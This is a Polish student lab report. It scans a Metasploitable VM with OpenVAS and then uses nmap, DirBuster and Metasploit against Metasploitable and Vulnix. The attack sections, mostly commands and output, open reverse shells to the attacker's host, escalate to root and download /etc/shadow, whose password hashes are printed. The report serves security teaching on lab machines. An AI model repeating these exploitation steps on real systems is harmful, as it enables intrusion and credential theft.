

Laboratorium 2

Zadanie 1


- a) Na początku uruchamiam Metasploitable i wpisuję komendę `ifconfig` żeby zobaczyć adres IP.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e6:b8:14
          inet addr:192.168.192.128  Bcast:192.168.192.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee6:b814/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:866 (866.0 B)  TX bytes:4726 (4.6 KB)
          Interrupt:17  Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16281 (15.8 KB)  TX bytes:16281 (15.8 KB)


msfadmin@metasploitable:~$
```

- b) Uruchamiam OpenVas, włączam przeglądarkę i wpisuję `https://127.0.0.1`



- c) Na stronie do logowania loguję się używając loginu i hasła `admin`



	Username	<input type="text" value="Username"/>
	Password	<input type="password" value="Password"/>
	<input type="button" value="Login"/>	

- d) W menu wybieram Configurations, a następnie Targets. Klikam przycisk żeby dodać nowy cel i podaję adres IP metasploitable.

- e) W menu wybieram Scans, a następnie Tasks. Klikam przycisk żeby dodać nowe zadanie i w Scan Targets podaję dodany wcześniej metasploitable. Uruchamiam zadanie.

- f) Skanowanie zajmuje parędziesiąt minut. Po zakończeniu dostajemy długą listę podatności wykrytych w trakcie skanowania. Na każdą z nich możemy kliknąć by zobaczyć szczegóły oraz zasugerowane rozwiązania. Podatności są posortowane od tych, które powodują największe zagrożenie, więc zająłbym się nimi w kolejności w jakiej na tej liście występują.

Vulnerability	Severity	QoD	Host IP
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.192.128
OS End Of Life Detection	10.0 (High)	80 %	192.168.192.128
Tiki Wiki CMS Groupware End of Life Detection	10.0 (High)	80 %	192.168.192.128
DistCC Remote Code Execution Vulnerability	9.3 (High)	99 %	192.168.192.128
PostgreSQL weak password	9.0 (High)	99 %	192.168.192.128
Apache httpd Web Server Range Header Denial of Service Vulnerability	7.8 (High)	100 %	192.168.192.128
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80 %	192.168.192.128
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	7.5 (High)	99 %	192.168.192.128
phpinfo() output Reporting	7.5 (High)	80 %	192.168.192.128

- g) Pierwszą z nich jest TWiki XSS and Command Execution Vulnerabilities. Rozwiązaniem jest zaktualizowanie programu TWiki do wersji 4.2.4 lub nowszej.

Affected Software/OS

TWiki, TWiki version prior to 4.2.4.

Impact

Successful exploitation could allow execution of arbitrary script code or commands. This could let attackers steal cookie-based authentication credentials or compromise the affected application.

Solution

Solution Type: Vendorfix
Upgrade to version 4.2.4 or later.

- h) Drugą z nich jest OS End Of Life Detection. Oznacza to, że system operacyjny nie jest już wspierany. Rozwiązaniem jest migracja do nowszej wersji Ubuntu, która jest nadal wspierana.

Affected Software/OS

Impact

Solution

Solution Type: ↩ Mitigation

Upgrade the Operating System on the remote host to a version which is still supported and receiving security updates by the vendor.

- i) Trzecią z nich jest Tiki Wiki CMS Groupware End of Life Detection. Rozwiązaniem jest zaktualizowanie Tiki Wiki CMS Groupware do wersji, która nadal jest wspierana.

Impact

An end of life version of Tiki Wiki CMS Groupware is not receiving any security updates from the vendor. Unfixed security vulnerabilities might be leveraged by an attacker to compromise the security of this host.

Solution

Solution Type: 🛠 Vendorfix

Update the Tiki Wiki CMS Groupware version on the remote host to a still supported version.

- j) Czwartą z nich jest DistCC Remote Code Execution Vulnerability. Rozwiązaniem jest zaktualizowanie DistCC do nowszej wersji.

Impact

DistCC by default trusts its clients completely that in turn could allow a malicious client to execute arbitrary commands on the server.

Solution

Solution Type: 🛠 Vendorfix

Vendor updates are available. Please see the references for more information.

For more information about DistCC's security see the references.

- k) Piątą z nich jest PostgreSQL weak password. Rozwiązaniem jest zmiana hasła dla użytkownika postgres z postgres na trudniejsze do złamania.

Impact

Solution

Solution Type: ↩ Mitigation

Change the password as soon as possible.

- l) Szóstą z nich jest Apache https Web Server Range Header Denial of Service Vulnerability. Program odsyła nas do CERTowskich referencji, w których znajdziemy rozwiązanie podatności.

Impact

Successful exploitation will let the remote unauthenticated attackers to cause a denial of service.

Solution

Solution Type: ↩ Mitigation

Please see the references for a fix to mitigate this issue.

- m) Siódmą z nich jest Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities. Rozwiązanie pokrywa się z rozwiązaniem trzeciej – zaktualizowanie Tiki Wiki do wersji 4.2 lub nowszej.

Impact

Exploiting these issues could allow an attacker to compromise the application, access or modify data, exploit latent vulnerabilities in the underlying database, and gain unauthorized access to the affected application. Other attacks are also possible.

Solution

Solution Type:  Vendorfix


The vendor has released an advisory and fixes. Please see the references for details.

- n) Ósmą z nich jest Apache Tomcat AJP RCE Vulnerability (Ghostcat). Rozwiązaniem jest zaktualizowanie Apache Tomcat do wersji 7.0.100,, 8.5.51, 9.0.31 lub późniejszych.

Other products like JBoss or Wildfly which are using Tomcat might be affected as well.

Impact

Solution

Solution Type:  Vendorfix

Update Apache Tomcat to version 7.0.100, 8.5.51, 9.0.31 or later. For other products using Tomcat please contact the vendor for more information on fixed versions.

- o) Dziewiąta z nich i ostatnią oznaczoną jako wysokie zagrożenie jest phpinfo() output Reporting. Rozwiązaniem jest usunięcie lub ograniczenie dostępu do pliku phpinfo.php, który powoduje zagrożenie.


Affected Software/OS

Impact

Some of the information that can be gathered from this file includes:

The username of the user running the PHP process, if it is a sudo user, the IP address of the host, the web server version, the system version (Unix, Linux, Windows, ...), and the root directory of the web server.

Solution

Solution Type:  Workaround

Delete the listed files or restrict access to them.

- p) Kolejne zagrożenia mają mniejsze poziomy zagrożenia, rozwiązywałbym je w ten sam sposób – w kolejności na liście, używając rozwiązań zasugerowanych przez OpenVas.

Zadanie 2

- a) Naszym zadaniem jest przełamanie usługi postgresql dla hosta metasploitable. W pierwszym kroku po uruchomieniu maszyny wirtualnej metasploitable przeprowadzamy na kali linux skanowanie sieci w poszukiwaniu adresu IP hosta metasploitable (komenda nmap 192.168.232.0-255). Wynikiem przeprowadzenia tej operacji jest wypisanie adresów IP urządzeń będących w tej sieci (między innymi adres IP hosta metasploitable: 192.168.232.135).

```
Nmap scan report for 192.168.232.135
Host is up (0.0025s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap scan report for 192.168.232.136
Host is up (0.00085s latency).
All 1000 scanned ports on 192.168.232.136 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

Następnie uruchamiamy maszynę wirtualną z kali linuxem i przeprowadzamy jeszcze raz skanowanie (teraz bezpośrednio hosta metasploitable) poleceniem nmap. Zauważamy tym samym, że interesująca nas usługa znajduje się na porcie otwartym o numerze 5432.

```
(kali@kali)-[~]
$ nmap 192.168.232.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 15:30 CET
Nmap scan report for 192.168.232.135
Host is up (0.0025s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Możemy jeszcze poza tym określić wersję usługi postgresql dopisując do poprzedniej komendy -sV (wersja PostgreSQL DB 8.3.0 - 8.3.7).

```
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
```

W kolejnym kroku podnosimy uprawnienia do poziomu root i poleceniem msfconsole uruchamiamy metasploita.

```
(kali@kali)-[~]
$ sudo su
[sudo] hasło użytkownika kali:
(root@kali)-[/home/kali]
# msfconsole
```

Po uruchomieniu metasploita wyszukujemy odpowiedni exploit, który pozwoli nam przełamać usługę postgresql. Robimy to poleceniem search postgresql, po czym poleceniem use 11 wybieramy interesujący nas exploit.

```
msf> search postgresql

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/capture/postgres                                   normal        No     Authentication Capture: postgres
1  post/linux/gather/enum_users_history                             normal        No     Linux Gather User History
2  exploit/multi/http/manageengine_dc_pmp_sol1                     2016-06-08     excellent Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
3  auxiliary/admin/http/manageengine_pmp_privsec                   2016-11-08     normal  Yes    ManageEngine Password Manager SQLAdvancedSearchResult.cc Pro SQL Injection
4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec      2019-03-20     excellent Yes    PostgreSQL COPY FROM PROGRAM Command Execution
5  exploit/multi/postgres/postgres_createlang                      2016-01-01     good     Yes    PostgreSQL CREATE LANGUAGE Execution
6  auxiliary/scanner/postgres/postgres_dbname_flag_injection        normal        No     PostgreSQL Database Name Command Line Flag Injection
7  auxiliary/scanner/postgres/postgres_login                        normal        No     PostgreSQL Login Utility
8  auxiliary/admin/postgres/postgres_readfile                       normal        No     PostgreSQL Server Generic Query
9  auxiliary/admin/postgres/postgres_sqli                           normal        No     PostgreSQL Server Generic Query
10 auxiliary/scanner/postgres/postgres_version                     normal        No     PostgreSQL Version Probe
11 exploit/linux/postgres/postgres_payload                          2007-06-05     excellent Yes    PostgreSQL for Linux Payload Execution
12 exploit/windows/postgres/postgres_payload                       2006-06-18     excellent Yes    PostgreSQL for Microsoft Windows Payload Execution
13 auxiliary/admin/http/rails_devise_pass_reset                    2013-01-28     normal  No     Ruby on Rails Devise Authentication Password Reset

Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/http/rails_devise_pass_reset
msf> use 11
```

Następnie przystępujemy do konfiguracji exploita (poleceniem options sprawdzamy co musimy ustawić): wpisujemy adresy IP RHOST (atakowanej maszyny) oraz LHOST (nasz adres IP) , a także numery portów RPORT i LPORT (komendą set).

```
msf exploit(linux/postgres/postgres_payload)> options

Module options (exploit/linux/postgres/postgres_payload):

Name      Current Setting  Required  Description
-  -  -
DATABASE  template        yes       The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.232.135 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     5432             yes       The target port
USERNAME  postgres         yes       The username to authenticate as
VERBOSE   false           no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-  -  -
LHOST     192.168.232.135 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Linux x86
```

Po ustawieniu wszystkich koniecznych danych uruchamiamy exploit poleceniem `run`.

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.232.136:4444
[*] 192.168.232.135:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/laHhDKnk.so, should be cleaned up automatically
[*] Sending stage (989032 bytes) to 192.168.232.135
[*] Meterpreter session 4 opened (192.168.232.136:4444 → 192.168.232.135:44002) at 2022-12-05 18:39:35 +0100
```

Po wykonaniu exploita wpisujemy kolejno polecenia: `id`, `uname -a` oraz `ifconfig`, aby zobaczyć czy nasza operacja się powiodła (czy przejęliśmy urządzenie metasploitable) – w polu z IP widzimy adres IP urządzenia metasploitable.

```
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:17:b7:1a
          inet addr:192.168.232.135  Bcast:192.168.232.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:b71a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5153918 errors:35 dropped:260 overruns:0 frame:0
          TX packets:3732289 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:488187834 (465.5 MB)  TX bytes:631901635 (602.6 MB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1680 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1680 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:823707 (804.4 KB)  TX bytes:823707 (804.4 KB)
```

Teraz pozostaje nam przejęcie uprawnień root hosta metasploitable. W pierwszym kroku poleceniem `background` przełączamy sesję, tak żeby działała w tle. Następnie wyszukujemy exploit `post/multi/recon/local_exploit_suggester`, który doradzi nam na co wrażliwy jest host metasploitable.

```
meterpreter > background
[*] Backgrounding session 4 ...
msf6 exploit(linux/postgres/postgres_payload) > search local_exploit_suggester

Matching Modules
# Name Disclosure Date Rank Check Description
- - - - -
0 post/multi/recon/local_exploit_suggester normal No Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
msf6 exploit(linux/postgres/postgres_payload) > use 0
```

Po ustawieniu exploitu (numeru sesji) i uruchomieniu wyświetla się nam 5 sugerowanych do użycia exploitów.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.232.135 - Collecting local exploits for x86/linux ...
[*] 192.168.232.135 - 167 exploit checks are being tried ...
[*] 192.168.232.135 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[*] 192.168.232.135 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[*] 192.168.232.135 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 192.168.232.135 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[*] 192.168.232.135 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 48 / 48
[*] 192.168.232.135 - Valid modules for session 4:

# Name Potentially Vulnerable? Check Result
- - - - -
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc Yes The target appears to be vulnerable.
2 exploit/linux/local/glibc_origin_expansion_priv_esc Yes The target appears to be vulnerable.
3 exploit/linux/local/netfilter_priv_esc_ipv4 Yes The target appears to be vulnerable.
4 exploit/linux/local/ptrace_sudo_token_priv_esc Yes The service is running, but could not be validated.
5 exploit/linux/local/su_login Yes The target appears to be vulnerable.
6 exploit/linux/local/sudo_crontab_priv_esc No The target is not vulnerable.
```

Z listy wybieramy exploit numer 1, a następnie przystępujemy do ustawień: komendą `set session 4` ustawiamy ten sam numer sesji co w poprzednich przypadkach.

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

Name Current Setting Required Description
- - - - -
SESSION 2 yes The session to run this module on
SUID_EXECUTABLE /bin/ping yes Path to a SUID executable

Payload options (linux/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
- - - - -
LHOST 192.168.232.136 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
- - -
0 Automatic

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 4
session -> 4
```

Teraz pozostaje nam wybranie odpowiedniego payloadu – komenda `show payloads` prosimy system o pokazanie listy payloadów.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads
```

Z listy wybieramy odpowiadający nam payload i ustawiamy go komendą `set payload payload/linux/x86/shell/reverse_tcp_uid`. Następnie pozostaje nam jedynie uruchomienie exploitu komendą `run` oraz uruchomienia shella komendą `shell`. Powodzenie operacji możemy sprawdzić wpisując komendę `id` – wyświetla nam się, że w przeciwieństwie do poprzedniej informacji mamy już panowanie nad rootem.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload payload/linux/x86/shell/reverse_tcp_uid
payload => linux/x86/shell/reverse_tcp_uid
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.232.136:4444
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.vWyxH5p' (1271 bytes) ...
[*] Writing '/tmp/.PFPtk' (286 bytes) ...
[*] Writing '/tmp/.3Hlrg' (258 bytes) ...
[*] Launching exploit ...
[*] Sending stage (36 bytes) to 192.168.232.135
[*] Command shell session 5 opened (192.168.232.136:4444 -> 192.168.232.135:40726) at 2022-12-05 18:49:53 +0100

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
id
uid=0(root) gid=0(root) groups=11a(ssl-cert),117(postgres)
root@metasploitable:/var/lib/postgresql/9.3/main#
```


W ostatnim kroku po uzyskaniu roota chcemy pobrać na nasz komputer zawartość pliku `shadow` o ścieżce `/etc/shadow`. Zmieniamy payload na inny (z `meterpreter`) komendą `set payload 34` (pod numerem 34 znajdował się payload `linux/x86/meterpreter_reverse_tcp`). Uruchamiamy program komendą `run`, by w ostatnim kroku w `meterpreter` pobrać plik `shadow` komendą `download /etc/shadow`. Plik zapisał się na naszej maszynie wirtualnej w folderze `kali`.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload 34
payload => linux/x86/meterpreter_reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.232.136:4444
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.vQ2WQ5Ggs' (1271 bytes) ...
[*] Writing '/tmp/.3EFMT' (291 bytes) ...
[*] Writing '/tmp/.5i4hLimu' (1106792 bytes) ...
[*] Launching exploit ...
[*] Meterpreter session 7 opened (192.168.232.136:4444 -> 192.168.232.135:45052) at 2022-12-05 19:07:27 +0100

meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /home/kali/shadow
[*] Downloaded 1.15 KiB of 1.15 KiB (100.0%): /etc/shadow -> /home/kali/shadow
[*] download : /etc/shadow -> /home/kali/shadow
```

Plik na maszynie wirtualnej:



Zawartość pliku:

```
1 Sroot:$1$/avpfBJ1$X0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
2 daemon*:14684:0:99999:7:::
3 bin*:14684:0:99999:7:::
4 sys:$1$FUX68P0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
5 sync*:14684:0:99999:7:::
6 games*:14684:0:99999:7:::
7 man*:14684:0:99999:7:::
8 lp*:14684:0:99999:7:::
9 mail*:14684:0:99999:7:::
10 news*:14684:0:99999:7:::
11 uucp*:14684:0:99999:7:::
12 proxy*:14684:0:99999:7:::
13 www-data*:14684:0:99999:7:::
14 backup*:14684:0:99999:7:::
15 list*:14684:0:99999:7:::
16 irc*:14684:0:99999:7:::
17 gnats*:14684:0:99999:7:::
18 nobody*:14684:0:99999:7:::
19 libuud:!:14684:0:99999:7:::
20 dhcp*:14684:0:99999:7:::
21 syslog*:14684:0:99999:7:::
22 klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
23 sshd*:14684:0:99999:7:::
24 msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZJA5/:14684:0:99999:7:::
25 bind*:14685:0:99999:7:::
26 postfix*:14685:0:99999:7:::
27 ftp*:14685:0:99999:7:::
28 postgres:$1$Rw35Ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
29 mysql:!:14685:0:99999:7:::
30 tomcat55*:14691:0:99999:7:::
31 distccd*:14698:0:99999:7:::
32 user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
33 service:$1$kr3ue7JZ$76xELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
34 telnetd*:14715:0:99999:7:::
35 proftpd:!:14727:0:99999:7:::
```

b) Usługa www:

Poleceniem `nmap 192.168.232.135 -sV` sprawdzamy wersję usługi http (to właśnie ją będziemy chcieli przełamać).

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.3.1
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)

Używamy narzędzia dirbuster do określenia od czego powinniśmy zacząć. W terminalu wpisujemy komendę `dirbuster -u http://192.168.232.135 -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt`. Zauważamy powtarzającą się frazę twiki.

```
(root@kali)~[/home/kali]
# dirbuster -u http://192.168.232.135 -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /cgi-bin/ - 403
Exception in thread "Timer-1" java.lang.ArrayIndexOutOfBoundsException: No such child: 3
    at java.desktop/java.awt.Container.getComponent(Container.java:350)
    at com.sittinglittleduck.DirBuster.monitorThreads.ProcessChecker.run(ProcessChecker.java:183)
    at java.base/java.util.TimerThread.mainLoop(Timer.java:556)
    at java.base/java.util.TimerThread.run(Timer.java:506)
Dir found: /icons/ - 200
Dir found: /doc/ - 403
Dir found: /icons/small/ - 200
Dir found: /twiki/ - 200
File found: /twiki/readme.txt - 200
File found: /twiki/license.txt - 200
File found: /twiki/TWikiDocumentation.html - 200
File found: /twiki/TWikiHistory.html - 200
Dir found: /twiki/bin/ - 403
Dir found: /twiki/templates/ - 403
Dir found: /twiki/bin/search/ - 200
Dir found: /twiki/bin/view/ - 200
Dir found: /twiki/bin/view/Main/ - 200
Dir found: /twiki/pub/ - 403
Dir found: /twiki/bin/register/ - 302
Dir found: /twiki/data/ - 403
Dir found: /twiki/bin/search/0/ - 200
File found: /twiki/bin/view/0.php - 200
Dir found: /twiki/bin/view/0/ - 200
File found: /twiki/bin/search/0.php - 200
```


Próbujemy tym samym znaleźć exploit (próbujemy wyszukania po frazie twiki). Po odpaleniu metasploita komendą `search twiki` szukamy exploita.

```
msf6 > search twiki
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/moinmoin_twiki_draw  2012-12-30      manual  Yes    MoinMoin TwikiDraw Action Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins    2014-10-09      excellent Yes    Twiki Debugableplugins Remote Code Execution
2  exploit/unix/webapp/twiki_history         2005-09-14      excellent Yes    Twiki History TwikiUsers rev Parameter Command Execution
3  exploit/unix/webapp/twiki_makertext      2012-12-15      excellent Yes    Twiki MAKETEXT Remote Command Execution
4  exploit/unix/webapp/twiki_search         2004-10-01      excellent Yes    Twiki Search Function Arbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search
```

Komendą `use 2` wybieramy `exploit/unix/webapp/twiki_history`, następnie przystępujemy do jego ustawień (komenda `options`). Program oczekuje ustawienia adresu id atakowanej maszyny (komenda `set RHOSTS 192.168.232.135`).

```
msf6 exploit(unix/webapp/twiki_history) > options
Module options (exploit/unix/webapp/twiki_history):

Name      Current Setting  Required  Description
--      -
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    88               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     88               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
URI       /twiki/bin       yes       Twiki bin directory path
VHOST     no               no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.232.136 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.232.135
RHOSTS => 192.168.232.135
```

W tym momencie przystępujemy do wyszukania odpowiedniego payloadu. Robimy to komendą `show payloads`, a następnie z listy wybieramy payload o numerze 23 (`set payload 23`).

```
msf6 exploit(unix/webapp/twiki_history) > use 23
[-] Invalid module index: 23
msf6 exploit(unix/webapp/twiki_history) > set payload 23
```

Po ustawieniu wszystkich informacji komendą `RUN` uruchamiamy exploit, a po otwarciu meterpretera komendą `ifconfig` sprawdzamy, że panujemy już nad maszyną metasploitable. Dla sprawdzenia w shellu wpisujemy również komendy `id` oraz `uname -a`.

```
msf6 exploit(unix/webapp/twiki_history) > run
[*] Started reverse TCP handler on 192.168.232.136:4444
[*] Successfully sent exploit request
[*] Sending stage (40150 bytes) to 192.168.232.135
[*] Meterpreter session 2 opened (192.168.232.136:4444 -> 192.168.232.135:44654) at 2022-12-06 15:45:52 +0100

meterpreter > ifconfig
[-] Unknown command: ifconfig
meterpreter > ifconfig

Interface 1
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name      : eth0
Hardware MAC : 00:0c:29:17:b7:1a
MTU       : 1500
Flags     : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.232.135
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe17:b71a
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > shell
Process 19475 created.
Channel 1 created.
ifconfig
/bin/sh: ifconfig: not found
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Zadanie 3

1. Podobnie jak w zadaniu drugim przeprowadzamy skanowanie sieci, aby znaleźć adres IP hosta vulnix (komenda `nmap 192.168.232.0-255`).

```
Nmap scan report for 192.168.232.134
Host is up (0.0017s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
```

Następnie na naszym urządzeniu wykonujemy skanowanie tcp (komenda `nmap 192.168.232.134`) oraz skanowanie XMAS (nmap `192.168.232.134 -sX`).

```
(kali@kali)~$ nmap 192.168.232.134
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 22:10 CET
Nmap scan report for 192.168.232.134
Host is up (0.0022s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

```
(root@kali)~/home/kali$ nmap 192.168.232.134 -sX
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 22:14 CET
Nmap scan report for 192.168.232.134
Host is up (0.0022s latency).
Not shown: 988 closed tcp ports (reset)
